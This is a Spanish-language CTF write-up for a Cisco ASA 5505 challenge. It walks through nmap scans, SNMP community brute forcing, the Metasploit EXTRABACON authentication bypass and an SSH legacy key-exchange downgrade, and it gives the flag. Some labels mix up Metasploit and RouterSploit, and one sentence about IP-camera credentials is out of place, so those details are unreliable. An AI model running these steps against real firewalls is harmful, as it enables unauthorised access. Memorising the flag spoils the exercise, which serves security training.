Writeups SUGUS CTF 2024 - Retos Patrocinados

Fundación Cidaut



CTF SUGUS 2024
”Firewalls Can’t Stop Dragons”

Categoría: Network Services
Seguridad Perimetral - Firewalls
Firmware de Dispositivos de Red

Autor Reto: Enrique Rodríguez Núñez

Contacto:
Mail: enrrod@cidaut.es
Linkedin: es.linkedin.com/in/enrrod

21 de Febrero de 2024

Contents

1 Enunciado **2**

2 Herramientas **2**

3 Inventario de Activos **2**

4 Notas del Autor **3**

5 Resolución **3**
5.1 Reconocimiento de Red y Aplicación 3
5.2 Enumeración SNMP 5
5.3 Análisis de Vulnerabilidades 6
5.4 Explotacion con Metasploit 8
5.5 Downgrade your SSH 10

6 Flag **12**

7 Soluciones Alternativas **12**

1 Enunciado

Actualmente te encuentras jugando unos WarGames (versión de un CTF con infraestructura completa de ataque y defensa) organizados por la empresa ”PepitoGrillo” para el equipo CyberDragons `https://en.wikipedia.org/wiki/Wargame_(hacking)` , uno de nuestros adversarios le ha tocado jugar el papel del ISP ”Vodachungen”, y les toca defenderse con firewalls vulnerables, patching y virtual paching de las aplicaciones que les han suministrado. Por alguna razón nadie ataca Vodachungen y están a punto de ganar.

Estás en el RedTeam Independiente de CyberDragons nombre en clave Wyvern, conoces que entre la equipación del adversario está un Firewall Cisco ASA 5505 (Versión ios 8.2(5)), sabes que tiene vulnerabilidades conocidas. Si Vodachungen defiende el ataque un par de horas más ganarán de forma poco merecida. Tu objetivo es hacer honor el nombre, volar por encima del ASA e incinerar las oportunidades de Vodachungen.

- Objetivos
  1. Identificación de dispositivos de Red del ISP (Internet Service Provider)
  2. Identificación y explotación de faltas de configuración ”miss configurations”
  3. Identificación y explotación de dispositivos de red antiguos ”Legacy”
- Reconocimiento de Sistemas y Servicios en Red Interna
  1. Servicios y Sistemas de Red del proveedor de Internet
- Evaluación de Servicios y Aplicaciones
  1. Pentesting de Infraestructura

2 Herramientas

- Reconocimiento de Sistemas y Servicios
  1. nmap
     - Utilidad multiproposito de reconocimiento y enumeración
     - `https://nmap.org/`
- Evaluación de servicios y aplicaciones
  1. metasploit
     - Framework de explotación multiproposito
     - `https://github.com/threat9/routersploit`

3 Inventario de Activos

- Firewall Cisco ASA 5505
  1. Responde en IP/TCP 212.183.202.230:22 (SSH)
  2. Responde en IP/UDP 212.183.202.230:161 (SNMP)
- Estación de Trabajo de Atacante
  1. La propia estación de trabajo de la persona que resuelve el reto

4 Notas del Autor

De entre los ”retos” ofensivos más realizados en los años 2000 - 2015, tratabas encontrar tu IP, en ”cual es mi IP” y sondeabas la red a la que te había vinculado tu ISP, hasta encontrar algún servicio que estuviera taladrado en la revista HackXCrack `https://hackxcrack.net/foro/`

Este reto esta motivado por el departamento TI de Fundación Cidaut, con el fin de introducir retos de redes, sistemas y programación de bajo que nivel que agreguen dificultad al CTF.

5 Resolución

Resolvemos siguiendo el modelo resumido de 5 etapas Hacking Ético o PTES, solamente necesitamos las 3 etapas iniciales para documentar el caso (Reconocimiento, Análisis y Explotación)

5.1 Reconocimiento de Red y Aplicación

En este caso nos centramos en identificar el sistema operativo, aunque este ya nos es dado en el enunciado, es conveniente saber sondear adecuadamente antes tomar cualquier decisión. Nuestro objetivo es obtener información del host/firewall a partir de los servicios/procesos que implementa y que se encuentran expuestos.

Conclusiones:

- Identificada implementación de SSH de Cisco, ***Cisco SSH 1.25 (protocol 2.0)***
- Identificado un sistema operativo ya categorizado en cpe, ***cpe:/o:cisco:ios***
- Identificado Hardware y OS por Evaluación de Pila TCP/IP, ***Cisco ASA con certeza 90%***
- Identificada una implementación de SNMP de Cisco, **ciscoSystem SNMPv3 server**

Linea de nmap: Enumeración TCP/22 SSH

```
└─$ sudo nmap -Pn -p22 -T4 -sVC 212.183.202.230
[sudo] contraseña para enrique:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-22 15:09 CET
Nmap scan report for 212.183.202.230.static.user.ono.com (212.183.202.230)
Host is up (0.029s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     Cisco SSH 1.25 (protocol 2.0)
| ssh-hostkey:
|_  2048 6c:22:37:26:11:c9:ad:cd:ef:15:87:6f:60:49:83:ac (RSA)
Service Info: OS: IOS; CPE: cpe:/o:cisco:ios

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.96 seconds
```

Figure 1: Enumeración TCP/22 SSH

- (nmap) Nombre del ejecutables en linea de comandos
  - (-Pn) Saltar etapa de detección de hosts activos (sondear puertos indiscriminadamente)
  - (-p22) Puerto objetivo el TCP/22 (SSH)
  - (-T4) Plantilla de temporización rapida (+Rendimiento y +Ruido)
  - (-sV) (Sintética) Equivalente a todos los script nse de enumeración de versiones
  - (-sC) (Sintética) Equivalente a ejecutar la categoría scripts default (–script ”default”)

Linea de nmap: Enumeración de Sistema Operativo

```
└─$ sudo nmap -Pn -p22 -T4 -O 212.183.202.230
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-22 15:12 CET
Nmap scan report for 212.183.202.230.static.user.ono.com (212.183.202.230)
Host is up (0.024s latency).

PORT   STATE SERVICE
22/tcp open  ssh
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: firewall|specialized
Running (JUST GUESSING): Cisco ASA 8.X (90%), Juniper embedded (88%), ZyXEL ZyNOS 4.X (86%), AVtech em
OS CPE: cpe:/a:cisco:adaptive_security_appliance_software:8.4 cpe:/h:juniper:networks_ssg_20 cpe:/o:zy
Aggressive OS guesses: Cisco Adaptive Security Appliance (ASA 8.4) (90%), Juniper Networks SSG 20 fire
No exact OS matches for host (test conditions non-ideal).

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 4.24 seconds
```

Figure 2: Enumeración de Sistema Operativo

- (nmap) Nombre del ejecutable en linea de comandos
  - (-O) Detectar sistema operativo por implementación de manejadores de TCP/IP del OS

Linea de nmap: Enumeración UDP/161 SNMP (Simple Network Management Protocol)

```
└─$ sudo nmap -Pn -sUV -p161 -T4 212.183.202.230
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-23 08:19 CET
Nmap scan report for 212.183.202.230.static.user.ono.com (212.183.202.230)
Host is up (0.058s latency).

PORT    STATE SERVICE VERSION
161/udp open  snmp    Cisco SNMP service; ciscoSystems SNMPv3 server

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.15 seconds
```

Figure 3: Enumeración UDP/161 SNMP (Simple Network Management Protocol)

- (nmap) Nombre del ejecutables en linea de comandos
  - (-sU) Habilitar sondeo UDP, convertir a sondeo a sondeo UDP
  - (-p161) Puerto objetivo el UDP/161

Linea de nmap: Extra! Multi-Target Port Especification

```
└─$ sudo nmap -Pn -sSUV -p T:22,U:161 -T4 212.183.202.230
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-23 08:22 CET
Nmap scan report for 212.183.202.230.static.user.ono.com (212.183.202.230)
Host is up (0.051s latency).

PORT    STATE SERVICE VERSION
22/tcp  open  ssh     Cisco SSH 1.25 (protocol 2.0)
161/udp open  snmp    Cisco SNMP service; ciscoSystems SNMPv3 server
Service Info: OS: IOS; CPE: cpe:/o:cisco:ios

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.33 seconds
```

Figure 4: Multi-Target Port Especification

- (nmap) Nombre del ejecutables en linea de comandos
  - (-sU) Habilitar sondeo UDP
  - (-sS) El sondeo TCP que sea TCP/SYN
  - (-p T:22,U:161) El sondeo TCP/SYN al puerto 22, el sondeo UDP puerto 161

5.2 Enumeración SNMP

Tras encontrar cualquier servicio es conveniente enumerarlo, uno de los paquete más conocidos para enumerar es el paquete ”seclists” el cual incluye modulo SNMP con varias listas para realizar enumeración sobre SNMP en UDP/161.

Paquete de Enumeración:

- `https://github.com/danielmiessler/SecLists`
- `https://pkg.kali.org/pkg/seclists`

Definiéndolo de forma simplificada SNMP, es un servicio de red para monitorización y administración a través de UDP, frecuentemente usado para configuración y telemetría de rendimiento y seguridad en redes sistemas y servicios.

Este protocolo funciona suscribiendo valores de configuraciones y funciones de un host o sus servicios a ”canales”, denominados comunidades, que exponen un acceso autenticado o no a unos identificadores numéricos de segundo nivel MIBs y OIDs, que en ultima instancia devuelven los valores suscritos por el host cuando son consultados por un cliente SNMP.

En nuestro caso solo tenemos que realizar la enumeración de los posibles ”string” community. Nmap dispone de un modulo simple para realizar este tipo de enumeraciones ”en el momento”.

Paquete Seclist:

```
┌──([redacted])-[/usr/share/seclists/Discovery]
└─$ ls
DNS  File-System  Infrastructure  Mainframe  SNMP  Variables  Web-Content
```

Figure 5: Categorías Disponibles Paquete Seclist

Wordlists para SNMP




Figure 6: Wordlists de enumeración SNMP

Linea de nmap: Script snmp-brute




Figure 7: Enumeración SNMP para obtener el Community String

Para poder continuar con el reto no es necesario enumerar más allá de la community string, sin embargo en este punto podríamos continuar enumerando MIBs y OIDs con snmpwalk, incluido en esta parte se encuentra buscar vulnerabildiades en la implementación del manejador SNMP del servidor de Cisco.

Resultados:

- Encontrada una community valida: ”OrigEquipMfr”

5.3 Análisis de Vulnerabilidades

En este caso no es posible encontrar exploits públicos a través en motores de búsqueda, y es necesarios utilizar fuentes especializadas para ello. En su momento hubo razones ”de peso” para eliminar las entradas.

- `https://blog.segu-info.com.ar/2016/08/extrabacon-exploit-contra-cisco-asa-de.html`

Sigue siendo posible resolver el reto, realizando una búsqueda en **Exploit DB**, hemos tratado de que el exploit sea accesible desde una fuente cercana.

Búsqueda Exploit DB: ”Cisco ASA”




Figure 8: Resultados Exploit DB con ”Cisco ASA”

Tenemos que tener claro que solo podemos interactuar con SNMP y SSH de Cisco ASA (Que no es poco) ambos forman parte de la explotación EXTRABEACON que permite eliminar la autenticación SSH con una explotación en memoria principal como quien libera una barrera.

Resultados:

- El Firewall Cisco ASA 5505 tiene vulnerabilidades y exploit públicos
- No es necesario desarrollar exploits propios
- Los exploit que resuelve este reto explota la vulnerabilidad EXTRABACON
- Utilizaremos: **Cisco ASA 8.x - ’EXTRABACON’ Authentication Bypass**

5.4 Explotacion con Metasploit

El exploit que explota la vulnerabilidad ya se encuentra incluido en el conjunto de los exploit de metasploit, vamos a buscarlo con ”search” y a seleccionarlo.

Metasploit: Modo Interactivo



Figure 9: Inicio de Metasploit

Router Sploit: Categorias de Scanners

```
msf6 > search extrabacon

Matching Modules
================

   #  Name                                          Disclosure Date  Rank    Check  Description
   -  ----                                          ---------------  ----    -----  -----------
   0  auxiliary/admin/networking/cisco_asa_extrabacon                 normal  Yes    Cisco ASA Authentication Bypass (EXTRAB

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/admin/networking/cisco_asa_extrabacon

msf6 >
```

Figure 10: RouterSploit: Exploit

Metasploit: Configuracion del Exploit

```
msf6 > use 0
msf6 auxiliary(admin/networking/cisco_asa_extrabacon) > show options

Module options (auxiliary/admin/networking/cisco_asa_extrabacon):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   ASAVER     auto             no        Target ASA version (default autodetect) (Accepted: auto,
                                         .4(1), 8.3(2)40, 8.3(2)39, 8.3(2), 8.3(1), 8.2(5)41, 8.2
   COMMUNITY  public           yes       SNMP Community String
   RETRIES    1                yes       SNMP Retries
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs
   RPORT      161              yes       The target port (UDP)
   TIMEOUT    1                yes       SNMP Timeout


Auxiliary action:

   Name          Description
   ----          -----------
   PASS_DISABLE  Disable password authentication.



View the full module info with the info, or info -d command.

msf6 auxiliary(admin/networking/cisco_asa_extrabacon) >
```

Figure 11: Configuración de Metasploit

Para la configuración del exploit es necesario que nos fijamos en que necesitamos colocar la **COMMUNITY** string que hemos enumerado anteriormente. También nos fijamos en que exploit dispone de un switch **PASS_DISABLE** y **PASS_ENABLE**, que permite activar o desactivar la autentición del SSH. Configuramos y ejecutamos el exploit.

Metasploit: Configuración Exploit

```
msf6 auxiliary(admin/networking/cisco_asa_extrabacon) > set COMMUNITY OrigEquipMfr
COMMUNITY => OrigEquipMfr
msf6 auxiliary(admin/networking/cisco_asa_extrabacon) > set rhost 212.183.202.230
rhost => 212.183.202.230
msf6 auxiliary(admin/networking/cisco_asa_extrabacon) >
```

Figure 12: RouterSploit: Configurar el Exploit

Metasploit: Ejecución del Exploit

```
msf6 auxiliary(admin/networking/cisco_asa_extrabacon) > run
[*] Running module against 212.183.202.230

[*] Building PASS_DISABLE payload for version 8.2(5)...
[*] Sending SNMP payload...
[+] Clean return detected!
[!] Don't forget to run PASS_ENABLE after logging in!
[!]   set ACTION PASS_ENABLE
[*] Auxiliary module execution completed
msf6 auxiliary(admin/networking/cisco_asa_extrabacon) >
```

Figure 13: Resultados Extrabacon

Resultados:

- Extrabacon elimina la autenticación SSH
- En este momento la autenticación SSH es inexistente
- No olvidar volver ha habilitarla al concluir la explotacion con **PASS_ENABLE**

Tras ejecutar el exploit conseguimos filtrar los credenciales de la cámara IP. Es interesante comprender como funciona esta tipo de explotaciones es importante consultar el código del exploit para comprender como es posible leer los credenciales ya sean mantenidos memoria o disco de la cámara IP.

5.5 Downgrade your SSH

Trataremos de hacer login en el SSH y nos daremos cuenta de que parece no se puede. Esto sin embargo no es ningún error, y es que el Firewall ASA utiliza una negociación de esquema criptográfico que ya no es utilizado, y que nuestro cliente SSH deniega activamente para protegerte a ti y al otro.

- `https://www.openssh.com/legacy.html`
- `https://stackoverflow.com/questions/38770202/using-kexalgorithms-diffie-hellman-group1-sha1-did-no`

SSH: Fallando la Negociación de Claves

```
└─$ ssh user@212.183.202.230
Unable to negotiate with 212.183.202.230 port 22: no matching key exchange method found. T
heir offer: diffie-hellman-group1-sha1
```

Figure 14: SSH No puede negociar el intercambio de claves

Debemos configurar nuestro cliente SSH para que pueda utilizar este esquema criptográfico, en concreto se muestra la configuración para la negociación que nos solicita el propio SSH, pero si quisiéramos tener una configuración de atacante tenemos que estar atentos de este tipo de configuraciones.

- Modificamos el Archivo `~/.ssh/config`

Agregamos las siguientes lineas:

```
1 HostKeyAlgorithms=ssh-rsa
2 Host 212.183.202.230
3         KexAlgorithms +diffie-hellman-group1-sha1
4         Ciphers aes128-cbc
5
```

Figure 15: Configuración

6 Flag

Tras agrega la configuración especifica para la IP del host que mantiene el Firewall ASA 5505 de ”Vodachungen” y tras conectar por SSH el mensaje de bienvenida nos ofrece la Flag.

Acceso a SSH:




Figure 16: SSH No puede negociar el intercambio de claves

Flag:

- `flag{Enter_the_Dragonfly}`

7 Soluciones Alternativas

Explotación Binaria: Si dispones de Firmwares de Cisco o los encuentras publicados puedes tratar de encontrar y explotar vulnerabilidades en ellos.